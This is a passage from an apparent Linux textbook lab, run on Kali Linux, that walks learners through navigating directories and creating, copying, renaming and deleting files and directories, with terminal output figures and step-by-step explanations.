
- *Commands, options, parameters,* and *filenames* in Linux are case-sensitive. At the terminal, you can press the UP ARROW key to go back to previous commands entered, the DOWN ARROW key to go back to later commands, and the TAB key to autocomplete commands and filenames. Zsh will even autocomplete in a predictive fashion from previously typed commands. If Zsh is correct, hit the END key to go to the end of the line and press ENTER. If the prediction is incorrect, just keep typing.

After typing a command, press the ENTER key to execute it. For more information about a command, invoke the man (manual) page for that the utility used in the command by typing **man** followed by the name of the utility—for example, for information about the pwd utility, you'd type **man pwd**. When the man page opens, you can scroll with the UP ARROW and DOWN ARROW keys and quit by pressing the Q key.

For more information about shell builtins that have no man page entry, type **run-help** followed by the name of the shell builtin for the General Commands Manual entry. For example, for help on the cd command, type **run-help cd**, as **man cd** would produce the message "No manual entry for cd." Just like with the man pages, you can scroll with the UP ARROW and DOWN ARROW keys and quit by pressing the Q key.

📷 **2a–2j**

Step 2 In this sequence of commands, you'll be on the move, in the filesystem hierarchy that is. Figure 2-2 shows the commands and output.



```
┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ pwd
/home/jonathan

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ mkdir weissman

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  weissman

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ cd weissman

┌──(jonathan㉿KaliLinuxWeissman)-[~/weissman]
└─$ cd ..

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ cd /home/jonathan/weissman

┌──(jonathan㉿KaliLinuxWeissman)-[~/weissman]
└─$ mkdir jonathan scott

┌──(jonathan㉿KaliLinuxWeissman)-[~/weissman]
└─$ cd jonathan

┌──(jonathan㉿KaliLinuxWeissman)-[~/weissman/jonathan]
└─$ cd ../scott

┌──(jonathan㉿KaliLinuxWeissman)-[~/weissman/scott]
└─$ cd ../..

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ █
```

FIGURE 2-2 Moving around the file system

a. Print the name of the current/working directory:

```
pwd
```

This displays your current file system location, in this case, /home/[your username]. When you see the square brackets ([ ]) notation, substitute what's being represented from within the [ ]. For example, in this case, if your username is bob, /home/bob would be displayed.

Every non-root user has a home directory in /home, named after the username. The root user's home directory is directly off of the root of the filesystem, referred to by the forward slash character (/). That directory's location is /root. The root account is the Linux equivalent of the Administrator account in Windows.

When you open the terminal emulator, the location defaults to your home directory.

b. Make a directory:

```
mkdir weissman
```

This creates a directory named weissman in /home/[your username].

In this case, weissman is an argument and, more specifically, a parameter. It's not an option, because it doesn't start with - or --, and also because weissman is not hard-coded into the mkdir utility.

c. List directory contents:

```
ls
```

By listing the contents of the current directory, you can verify that the weissman directory was created.

d. Change the current directory with a relative reference:

```
cd weissman
```

This changes your location to the weissman directory. This is a relative reference to the weissman directory since the full path from the root of the file system (which is represented by the / character) isn't specified. It is assumed that you mean the weissman directory inside the current directory you're in now (going down the hierarchy). The prompt will change to ~/weissman to reflect your new location.

e. Move up one directory level from the current location with a relative reference using the .. characters:

```
cd ..
```

The pair of dots represents the parent directory of where you currently are. In the command prompt, notice that the ~/weissman at the end of the prompt is now just ~ because you're back in your home directory, not in the weissman directory that is in your home directory.

f. Go to a specific directory, regardless of the current location, with an absolute reference (the full path to the directory from the root of the file system is specified):

```
cd /home/[your username]/weissman
```

In this case, it would have been easier to use a relative reference as before, but sometimes an absolute reference makes more sense.

For example, if you wanted to go to the /etc directory, from /home/[your username], a relative reference would be **cd ../../etc**. The first pair of dots gets you to /home, and the second pair of dots gets you to / (the root of the file system). From there, you instruct the system to go down to the etc directory. An absolute reference would have been simply **cd /etc**.

g. Create multiple directories at the same time with a single command:

```
mkdir jonathan scott
```

This creates two directories, jonathan and scott, inside the weissman directory. Some commands allow multiple arguments that represent multiple items.

h. Change the current directory with a relative reference:

```
cd jonathan
```

This changes the current location to the jonathan directory.

i. Change the current directory with a relative reference using the .. characters:

```
cd ../scott
```

This changes the current location to the scott directory.

The pair of dots moves you up to the weissman directory, and the /scott moves you down from there to the scott directory. Notice that the jonathan and scott directories are both on the same level, one level below the weissman directory.


j. Move up two directory levels from the current location with a relative reference and the .. characters:

```
cd ../..
```

k. You can include many ../.. combinations with the **cd** command. Incidentally, entering **cd** by itself or **cd ~** from anywhere moves you back to your home directory.

📷 **3a–3f**

Step 3 In this sequence of commands, you’ll copy files in various ways. Figure 2-3 shows the commands and output.



```
┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ cd ~/weissman/jonathan

┌──(jonathan㉿KaliLinuxWeissman)-[~/weissman/jonathan]
└─$ touch cscprof

┌──(jonathan㉿KaliLinuxWeissman)-[~/weissman/jonathan]
└─$ ls
cscprof

┌──(jonathan㉿KaliLinuxWeissman)-[~/weissman/jonathan]
└─$ cp cscprof ../scott

┌──(jonathan㉿KaliLinuxWeissman)-[~/weissman/jonathan]
└─$ ls ../scott
cscprof

┌──(jonathan㉿KaliLinuxWeissman)-[~/weissman/jonathan]
└─$ cp cscprof ../scott/cscprof2

┌──(jonathan㉿KaliLinuxWeissman)-[~/weissman/jonathan]
└─$ ls ../scott
cscprof  cscprof2

┌──(jonathan㉿KaliLinuxWeissman)-[~/weissman/jonathan]
└─$ cp ../scott/cscprof ./professor

┌──(jonathan㉿KaliLinuxWeissman)-[~/weissman/jonathan]
└─$ ls
cscprof  professor

┌──(jonathan㉿KaliLinuxWeissman)-[~/weissman/jonathan]
└─$ █
```

FIGURE 2-3 Copying files

a. Start inside the /home/[your username]/weissman/jonathan directory.

```
cd ~/weissman/jonathan
```

The ~/ refers to your home directory and isn't needed if you're currently there.

b. Create an empty file:

```
touch cscprof
```

The **touch** command will either change file timestamps (if the file exists) or create an empty file (if the file doesn't exist). In this case, we're creating an empty file named cscprof. To create multiple empty files at the same time, you can type **touch** and then type multiple filenames with each separated with whitespace.

c. List the directory contents:

```
ls
```

This verifies that the cscprof file was created (by listing the contents of the current directory).

d. Copy a file with a relative reference:

```
cp cscprof ../scott
ls ../scott
```

This copies the cscprof file to the scott directory (the pair of dots moves you up to weissman, and then you're able to go down to the scott directory). You can place multiple ../ combinations to go up any number of levels. This technique works for many utilities, including **cp**, **mv**, and **cd**. The first argument, after the **cp** command (which copies both files and directories), is the source file, and the second argument is the target directory. An absolute reference could have been used for the source and destination, but in this case, relative references work better for each. Verify with **ls ../scott**.

e. Copy and rename a file at the same time (from the current directory to another directory):

```
cp cscprof ../scott/cscprof2
ls ../scott
```

Press the UP ARROW key to get the previous command and add **/cscprof2** to the end of that command. This copies the cscprof file to the scott directory (the pair of dots moves you up to weissman; then you're able to go down to the scott directory) as before, but it also renames the file cscprof to cscprof2 in the process. Verify with **ls ../scott**.

f. Copy and rename a file at the same time (from another directory to the current directory):


```
cp ../scott/cscprof ./professor
ls
```

This copies the cscprof file from the scott directory to this current directory (a single dot represents the current directory) and renames the file cscprof to professor. If you didn’t want to rename the file, a dot would have sufficed for that argument.

Commands, like this **copy** command, can be issued from any directory and don’t require you to be in either the directory of the source or target, as long as you include an absolute or relative reference for the source and target. Verify with **ls**.

📷 **4a–4e**

Step 4 In this sequence of commands, you’ll rename and delete files and directories. Figure 2-4 shows the commands and output.



```
┌──(jonathan㉿KaliLinuxWeissman)-[~/weissman/jonathan]
└─$ cd

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ mv weissman profweissman

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ ls
Desktop    Downloads  Pictures      Public     Videos
Documents  Music      profweissman  Templates

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ touch oldname

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ mv oldname newname

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ ls
Desktop    Downloads  newname   profweissman  Templates
Documents  Music      Pictures  Public        Videos

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ rm newname

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ ls
Desktop    Downloads  Pictures      Public     Videos
Documents  Music      profweissman  Templates

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ mkdir hellogoodbye

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ rmdir hellogoodbye

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ rmdir profweissman/scott
rmdir: failed to remove 'profweissman/scott': Directory not empty

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ rm profweissman/scott                                            1 ⨯
rm: cannot remove 'profweissman/scott': Is a directory

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ rm -r profweissman/scott                                         1 ⨯

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ █
```

FIGURE 2-4 Renaming and deleting files and directories

a. Rename a directory:

```
cd
mv weissman profweissman
ls
```

Start by going back to your home directory. Typing **cd,** by itself, will do it.

The **mv** (move) command is used to rename both files and directories. Here, it renames the weissman directory to profweissman. Verify with **ls**. The **mv** command is also used to move files and directories, but it's generally recommended to copy and then delete instead of **mv**. The reason is very simple.
If a **mv** operation fails or is stopped in the middle, files and directories could be lost because they're removed from the hard drive and temporarily stored in RAM before going to a new location. Copying and then deleting ensures that you won't be vulnerable to losing files and directories if power is lost or something else happens during a mv operation before anything is written from RAM to its new location.

Verify with **ls**.

b. Rename a file:

```
touch oldname
mv oldname newname
ls
```

The **touch** command creates an empty file named oldname.

The **mv** command renames the file named oldname to newname.

Verify with **ls**.

c. Delete a file:

```
rm newname
ls
```

The **rm** command removes the newname file.

Verify with **ls**.

d. Remove an empty directory:

```
mkdir hellogoodbye
rmdir hellogoodbye
```

Make a directory named hellogoodbye. Since the directory is empty, the **rmdir** command will successfully remove it.

e. Remove non-empty directories:

```
rmdir profweissman/scott
```

```
rm profweissman/scott
rm -r profweissman/scott
```

The **rmdir** command only works on empty directories, so the first command will fail with the message "Directory not empty."

One way to solve this problem is to delete everything in the scott directory (don't do this now, though), which would enable this command to work. A better way would be using the **rm** command.

The **rm** command by itself does not work on directories, so the second command will fail with the message "Is a directory."

When followed with the **-r** (recursive) option, the command works recursively on directories, removing the scott directory and everything inside of it. Incidentally, with the **rm** command, **-R** (uppercase R) works the same way as **-r** (lowercase r) in an extremely rare occurrence of case insensitivity in the world of Linux.

There are three arguments here: Argument 0 is **rm**, argument 1 is **-r**, and argument 2 is **scott**. **-r** is an option, and **scott** is a parameter.


➜ Note

Using rm -r can be very dangerous. If the scott directory had nested directories inside of it, all of them would be deleted with all their contents as well. There is no way to undo rm -r, so use it with caution and investigate the hierarchy before executing the command.

📷 **5a–5g**

Step 5 In this sequence of commands, you'll work with text inside of files.

Figure 2-5 shows the commands and output.



```
┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ echo Jonathan Scott Weissman
Jonathan Scott Weissman

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ echo Jonathan Scott Weissman > rochester

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ cat rochester
Jonathan Scott Weissman

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ echo RIT > rochester

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ cat rochester
RIT

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ echo FLCC >> rochester

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ echo SU >> rochester

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ cat rochester
RIT
FLCC
SU

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ tac rochester
SU
FLCC
RIT

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ sort rochester
FLCC
RIT
SU

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ █
```

FIGURE 2-5 Text in files

